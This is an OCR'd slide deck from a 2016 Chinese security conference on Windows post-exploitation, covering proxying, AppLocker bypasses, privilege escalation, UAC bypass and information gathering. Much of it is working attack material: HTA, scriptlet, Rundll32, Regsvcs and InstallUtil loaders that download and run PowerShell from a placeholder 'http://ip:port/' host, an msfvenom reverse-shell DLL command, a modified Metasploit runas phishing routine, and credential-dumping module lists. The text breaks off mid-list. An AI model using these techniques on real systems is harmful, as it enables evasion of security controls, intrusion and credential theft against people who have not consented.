
2016乌云白帽大会・不插电


# Shell is Only the Beginning——后渗透阶段的攻防对抗

3gstudent & Evi1cg

**As a offensive researcher, if you can dream it,someone has likely already done it and that someone isn't the kind of person who speaks at security cons...**

**——Matt Graeber**

# 3gstudent


Good Study

Good Health

Good Attitude


# Evi1cg

Thin

WhiteHat

Security Researcher

# 后渗透阶段




## 渗透测试

以特定的业务系统作为目标，识别出关键的基础设施，并寻找客户组织最具价值和尝试进行安全保护的信息和资产

## 黑客攻击

黑客对攻击战果进一步扩大，以及尽可能隐藏自身痕迹的过程


# 目录



- 打开一扇窗
- Open Proxy

- 绕过看门狗
- Bypass Application Whitelisting


- 我来作主人
- Escalate Privileges



- 屋里有什么
- Gather Information

- 挖一个密道
- Persistence

- 我来抓住你
- Detection and Mitigations



# 打开一扇窗
# Open Proxy

# 为什么用代理?

- 更好地接触到目标所处环境
- 使用已有shell的机器作为跳板，扩大战果
- It’s the beginning

# 常用方法

端口转发：Client-> Lcx, Netsh;  HTTP-> Tunnel;  Metasploit-> Portpwd

Socks代理：Client-> Ew,Xsocks;  HTTP-> ReGeorg; Metasploit-> Socks4a

其他：SSH, ICMP 等

Vpn

!

然而，我们可能会碰到这样的情况：

- 安装杀毒软件,拦截“恶意”程序
- 设置应用程序白名单,限制白名单以外的程序运行

  eg：Windows Applocker

# Windows AppLocker

**简介：**

即“应用程序控制策略”，可用来对可执行程序、安装程序和脚本进行控制

开启默认规则后，除了默认路径可以执行外，其他路径均无法执行程序和脚本

# 绕过看门狗

# Bypass Application Whitelisting

# 绕过思路

- ✓ Hta
- ✓ Office Macro
- ✓ Cpl
- ✓ Chm
- ✓ Powershell
- ✓ Rundll32
- ✓ Regsvr32
- ✓ Regsvcs
- ✓ Installutil

...

# 1、Hta

```
<HTML>
<HEAD>
<script language="VBScript">
    Set objShell = CreateObject("Wscript.Shell")
    objShell.Run "powershell -nop -exec bypass -c IEX (New-Object
        Net.WebClient).DownloadString('http://ip:port/')"
</script>
</HEAD>
<BODY>
</BODY>
</HTML>
```

**More:**

- Mshta.exe vbscript:CreateObject("Wscript.Shell").Run("calc.exe",0,true)(window.close)
- Mshta.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe",0,true);}

# 2、Office Macro

MacroRaptor：

- Detect malicious VBA Macros
- Python
- https://bitbucket.org/decalage/oletools/wiki/mraptor

# 3、Cpl

**DLL/CPL:**

生成Payload.dll:
msfvenom -p windows/meterpreter/reverse_tcp -b '\x00\xff' lhost=192.168.127.132 lport=8888 -f dll -o payload.dll

(1) 直接运行dll：
rundll32 shell32.dll,Control_RunDLL payload.dll
(2) 将dll重命名为cpl，双击运行
(3) 普通的dll直接改后缀名

From: http://drops.wooyun.org/tips/16042

# 4、Chm

高级组合技打造“完美”捆绑后门：

http://drops.wooyun.org/tips/14254

利用系统**CHM**文件实现隐蔽后门：

《那些年我们玩过的奇技淫巧》

# 5、Powershell

## Command:

- powershell -nop -exec bypass -c IEX (New-Objectet.WebClient).DownloadString('http://ip:port/')
- Get-Content **payload**.ps1 | iex
- **cmd.exe /K < payload.bat**

## Lnk：

- **powershell -nop -windows hidden -E YwBhAGwAYwAuAGUAeABlAA==**

## 如果禁用powershell:

- 通过.Net执行powershell：

  https://blogs.msdn.microsoft.com/kebab/2014/04/28/executing-powershell-scripts-from-c/
- p0wnedShell：

  https://github.com/Cn33liz/p0wnedShell
- PowerOPS：

  https://labs.portcullis.co.uk/blog/powerops-powershell-for-offensive-operations/

# 6、Rundll32

**javascript :**

rundll32.exe javascript:“\..\mshtml,RunHTMLApplication ”;document.write();new%20ActiveXObject(“WScript.Shell”).Run(“powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString(‘http://ip:port/’);”)

**Dll ：**

rundll32 shell32.dll,Control_RunDLL payload.dll

From: http://drops.wooyun.org/tips/11764

# 7、Regsvr32

**Regsvr32.exe（.sct）：**

三种启动方式：

regsvr32 /u /n /s /i:payload.sct scrobj.dll

regsvr32 /u /n /s /i:http://ip:port/payload.sct scrobj.dll

右键注册

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="ShortJSRAT"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Learn from Casey Smith @subTee -->
    <script language="JScript">
        <![CDATA[
            rat="powershell -nop -exec bypass -c IEX (New-Object
                Net.WebClient).DownloadString('http://ip:port/')";
        new ActiveXObject("WScript.Shell").Run(rat,0,true);

        ]]>
</script>
</registration>
</scriptlet>
```

From:

http://subt0x10.blogspot.jp/2016/04/bypass-application-whitelisting-script.html　http://drops.wooyun.org/tips/15124

# 8、Regsvcs

**Regasm & Regsvcs：**

创建key -> key.snk

```
$key =
'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nZbp6qukLH0lLEq/vW979GWzVA
gSZaGVCFpuk6p1y69cSr3STlzIjJrY76JIjeS4+RhbdWHp99y8QhwRllOC0qu/WxZaffHS2te/PKzIiTuFfcP46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv7dKaC5
31ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hiIk1YUDSNOE79zwnpVP1+BN0PK5QCPCS+6zujfRlQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hitoluf
o7Ucjh+WvZAU//dzrGny5stQtTmLxdhZbOsNDJpsqnzwEUfL5+o8OhujBHDm/ZQ0361mVsSVWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU
0wRvkWiZRerjmDdehJIboWsx4V8aiWx8FPPngEmNz89tBAQ8zbIrJFfmtYnj1fFmkNu3lglOefcacyYEHPX/tqcBuBIg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHc
gJx6FpVK7qeEuvyV0OGKvNor9b/WKQHIHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmtL6KDzKv8L1YN2TkKjXEoWulXNliBpelsSJyuICplrCTPGGSxPGihT3r
pZ9tbLZUefrFnLNiHfVjNi53Yg4='
$Content = [System.Convert]::FromBase64String($key)
Set-Content key.snk -Value $Content -Encoding Byte
```

编译：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /target:library /out:Regasm.dll /keyfile:key.snk Regasm.cs
```

运行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe Regasm.dll
[OR]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe Regasm.dll
//如果没有管理员权限使用/U来运行

C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe /U Regasm.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U Regasm.dll
```

```
1  using System;
2  using System.EnterpriseServices;
3  using System.Runtime.InteropServices;
4  using System.Management.Automation;
5  namespace regsvcser
6  {
7
8      public class Bypass : ServicedComponent
9      {
10         public Bypass() { Console.WriteLine("I am a basic COM Object"); }
11
12         [ComUnregisterFunction] //This executes if registration fails
13         public static void UnRegisterClass ( string key )
14         {
15             PowerShell ps = PowerShell.Create();
16             ps.AddCommand("Invoke-Expression");
17             ps.AddArgument("payload");
18             ps.Invoke();
19         }
20     }
21
22 }
```

From: https://gist.github.com/subTee/e1c54e1fdafc15674c9a

# 9、Installutil

**InstallUtil：**

**编译：**

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /platform:x64 /out:InstallUtil.exe InstallUtil.cs

编译以后用/U参数运行：

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U InstallUtil.exe

```
using System;
using System.Management.Automation;
namespace Whitelist
{
    class Program
    {
        static void Main(string[] args)
        {
        }
    }
}
[System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            PowerShell ps = PowerShell.Create();
            ps.AddCommand("Invoke-Expression");
            ps.AddArgument("payload");
            ps.Invoke();
        }

    }
```

From:

http://subt0x10.blogspot.jp/2015/08/application-whitelisting-bypasses-101.html http://drops.wooyun.org/tips/8862

# 10、可执行目录


通过ps脚本扫描可写入的路径,脚本下载地址：http://go.mssec.se/AppLockerBC

```
Trying to execute in writable folder C:\Windows\System32\FxsTmp
Start-Process : 由于出现以下错误，无法执行此命令: 拒绝访问。。
所在位置 C:\2\AppLockerBypassChecker-v1.ps1:26 字符: 26
+                 Start-Process <<<<    .\ABCtestfile.exe
    + CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOp
   erationException
    + FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.C
   ommands.StartProcessCommand

Trying to execute in writable folder C:\Windows\System32\Tasks
Trying to execute in writable folder C:\Windows\System32\catroot2\{F750E6C3-38EE
-11D1-85E5-00C04FC295EE}
Trying to execute in writable folder C:\Windows\System32\com\dmp
Start-Process : 由于出现以下错误，无法执行此命令: 拒绝访问。。
所在位置 C:\2\AppLockerBypassChecker-v1.ps1:26 字符: 26
+                 Start-Process <<<<    .\ABCtestfile.exe
    + CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOp
   erationException
    + FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.C
   ommands.StartProcessCommand
```

```
FullName
--------
C:\Windows\debug\WIA\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QHEADLES\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QSIGNOFF\ABCtestfile.exe
C:\Windows\Registration\CRMLog\ABCtestfile.exe
C:\Windows\System32\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\ABCtestf...
C:\Windows\System32\FxsTmp\ABCtestfile.exe
C:\Windows\System32\spool\drivers\color\ABCtestfile.exe
C:\Windows\Tasks\ABCtestfile.exe
C:\Windows\tracing\ABCtestfile.exe


The following paths allow write and execute
```

From: http://drops.wooyun.org/tips/11804

# 11、最直接的方式



# 我来作主人

# Escalate Privileges

# 常见的提权方式

- 本地提权漏洞
- 服务提权
- 协议
- Phishing

# 本地提权

根据补丁号来确定是否存在漏洞的脚本：

https://github.com/GDSSecurity/Windows-Exploit-Suggester

将受害者计算机systeminfo导出到文件:

Systeminfo > 1.txt

使用脚本判断存在的漏洞 ：

python windows-exploit-suggester.py --database 2016-05-31-mssb.xls --systeminfo ~/Desktop/1.txt

```
Windows-Exploit-Suggester [master] python windows-exploit-suggester.py --database 2016-05-31-mssb.xls --systeminfo ~/Desktop/1.txt
[*] initiating winsploit version 3.1...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (GB2312)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 332 potential bulletins(s) with a database of 122 known exploits
[*] there are now 332 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS15-134: Security Update for Windows Media Center to Address Remote Code Execution (3108669) - Important
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code Execution (3116162) - Important
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of Privilege (3096447) - Important
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elevation of Privilege (3089657) - Important
[M] MS15-100: Vulnerability in Windows Media Center Could Allow Remote Code Execution (3087918) - Important
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Could Allow Elevation of Privilege (3023266) - Important
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[*] done
```


# 可能遇到的问题

Exp被杀！


将Exp改成Powershell：

http://evi1cg.me/archives/MS16-032-Windows-Privilege-Escalation.html

# Demo Time



# 服务提权



**常用服务：**

Mssql， Mysql， Oracle， Ftp

**第三方服务：**

Dll劫持， 文件劫持

**提权脚本Powerup：**

http://drops.wooyun.org/tips/11989

# 协议提权

利用已知的Windows中的问题，以获得本地权限提升 -> Potato

其利用NTLM中继（特别是基于HTTP > SMB中继）和NBNS欺骗进行提权。

详情：

http://tools.pwn.ren/2016/01/17/potato-windows.html

# Phishing

**MSF Ask模块：**

exploit/windows/local/ask

通过runas方式来诱导用户通过点击uac验证来获取最高权限。

需要修改的msf脚本

metasploit/lib/msf/core/post/windows/runas.rb


```ruby
def shell_execute_exe(filename = nil, path = nil)
  exe_payload = generate_payload_exe
  payload_filename = filename || Rex::Text.rand_text_alpha((rand(8) + 6)) + '.exe'
  payload_path = path || get_env('TEMP')
  cmd_location = "#{payload_path}\\#{payload_filename}"
  print_status("Uploading #{payload_filename} - #{exe_payload.length} bytes to the filesystem...")
  write_file(cmd_location, exe_payload)
  command, args = cmd_location, nil
  shell_exec(command, args)
end
```

runas.rb

runas.rb

```ruby
def shell_execute_exe(filename = nil, path = nil)
  exe_payload = generate_payload_exe
  payload_filename = filename || Rex::Text.rand_text_alpha((rand(8) + 6)) + '.exe'
  payload_path = path || get_env('TEMP')
  cmd_location = "#{payload_path}\\#{payload_filename}"
  print_status("Uploading #{payload_filename} - #{exe_payload.length} bytes to the filesystem...")
  write_file(cmd_location, exe_payload)
  command = 'cmd.exe'
  args = "/k start "+ cmd_location + "& exit"
  shell_exec(command, args)
end
```

# Phishing Demo



# 屋里有什么
# Gather Information

# Gather Information

成为了主人，或许我们需要看看屋里里面有什么？

两种情况：

1：已经提权有了最高权限，为所欲为

2：未提权，用户还有UAC保护，还不能做所有的事情

# Bypass UAC

**常用方法：**

- ✓ 使用IFileOperation COM接口
- ✓ 使用Wusa.exe的extract选项
- ✓ 远程注入SHELLCODE 到傀儡进程
- ✓ DLL劫持，劫持系统的DLL文件
- ✓ 直接提权过UAC
- ✓ Phishing

  http://evi1cg.me/archives/Powershell_Bypass_UAC.html
- ✓ http://www.powershellempire.com/?page_id=380

# 有了权限，要做什么

...

搜集mstsc记录，浏览器历史记录，最近操作的文件，本机密码等

键盘记录

屏幕录像

Netripper

```
meterpreter > run post/windows/gather/
Display all 112 possibilities? (y or n)
run post/windows/gather/ad_to_sqlite                          run post/windows/gather/credentials/tortoisesvn                  run post/windows/gather/enum_powershell_env
run post/windows/gather/arp_scanner                           run post/windows/gather/credentials/total_commander              run post/windows/gather/enum_prefetch
run post/windows/gather/bitcoin_jacker                        run post/windows/gather/credentials/trillian                     run post/windows/gather/enum_proxy
run post/windows/gather/bitlocker_fvek                        run post/windows/gather/credentials/vnc                          run post/windows/gather/enum_putty_saved_sessions
run post/windows/gather/cachedump                             run post/windows/gather/credentials/windows_autologin            run post/windows/gather/enum_services
run post/windows/gather/checkvm                               run post/windows/gather/credentials/winscp                       run post/windows/gather/enum_shares
run post/windows/gather/credentials/bulletproof_ftp           run post/windows/gather/credentials/wsftp_client                 run post/windows/gather/enum_snmp
run post/windows/gather/credentials/coreftp                   run post/windows/gather/dnscache_dump                            run post/windows/gather/enum_termserv
run post/windows/gather/credentials/credential_collector      run post/windows/gather/dumplinks                                run post/windows/gather/enum_tokens
run post/windows/gather/credentials/domain_hashdump           run post/windows/gather/enum_ad_bitlocker                        run post/windows/gather/enum_tomcat
run post/windows/gather/credentials/dyndns                    run post/windows/gather/enum_ad_computers                        run post/windows/gather/enum_unattend
run post/windows/gather/credentials/enum_cred_store           run post/windows/gather/enum_ad_groups                           run post/windows/gather/file_from_raw_ntfs
run post/windows/gather/credentials/enum_laps                 run post/windows/gather/enum_ad_managedby_groups                 run post/windows/gather/forensics/browser_history
run post/windows/gather/credentials/enum_picasa_pwds          run post/windows/gather/enum_ad_service_principal_names          run post/windows/gather/forensics/duqu_check
run post/windows/gather/credentials/epo_sql                   run post/windows/gather/enum_ad_to_wordlist                      run post/windows/gather/forensics/enum_drives
run post/windows/gather/credentials/filezilla_server          run post/windows/gather/enum_ad_user_comments                    run post/windows/gather/forensics/imager
run post/windows/gather/credentials/flashfxp                  run post/windows/gather/enum_ad_users                            run post/windows/gather/forensics/nbd_server
run post/windows/gather/credentials/ftpnavigator              run post/windows/gather/enum_applications                        run post/windows/gather/forensics/recovery_files
run post/windows/gather/credentials/ftpx                      run post/windows/gather/enum_artifacts                           run post/windows/gather/hashdump
run post/windows/gather/credentials/gpp                       run post/windows/gather/enum_av_excluded                         run post/windows/gather/local_admin_search_enum
run post/windows/gather/credentials/heidisql                  run post/windows/gather/enum_chrome                              run post/windows/gather/lsa_secrets
run post/windows/gather/credentials/idm                       run post/windows/gather/enum_computers                           run post/windows/gather/make_csv_orgchart
run post/windows/gather/credentials/imail                     run post/windows/gather/enum_db                                  run post/windows/gather/memory_grep
run post/windows/gather/credentials/imvu                      run post/windows/gather/enum_devices                             run post/windows/gather/netripper
run post/windows/gather/credentials/mcafee_vse_hashdump       run post/windows/gather/enum_dirperms                            run post/windows/gather/ntds_location
run post/windows/gather/credentials/meebo                     run post/windows/gather/enum_domain                              run post/windows/gather/outlook
run post/windows/gather/credentials/mremote                   run post/windows/gather/enum_domain_group_users                  run post/windows/gather/phish_windows_credentials
run post/windows/gather/credentials/mssql_local_hashdump      run post/windows/gather/enum_domain_tokens                       run post/windows/gather/resolve_sid
run post/windows/gather/credentials/nimbuzz                   run post/windows/gather/enum_domain_users                        run post/windows/gather/reverse_lookup
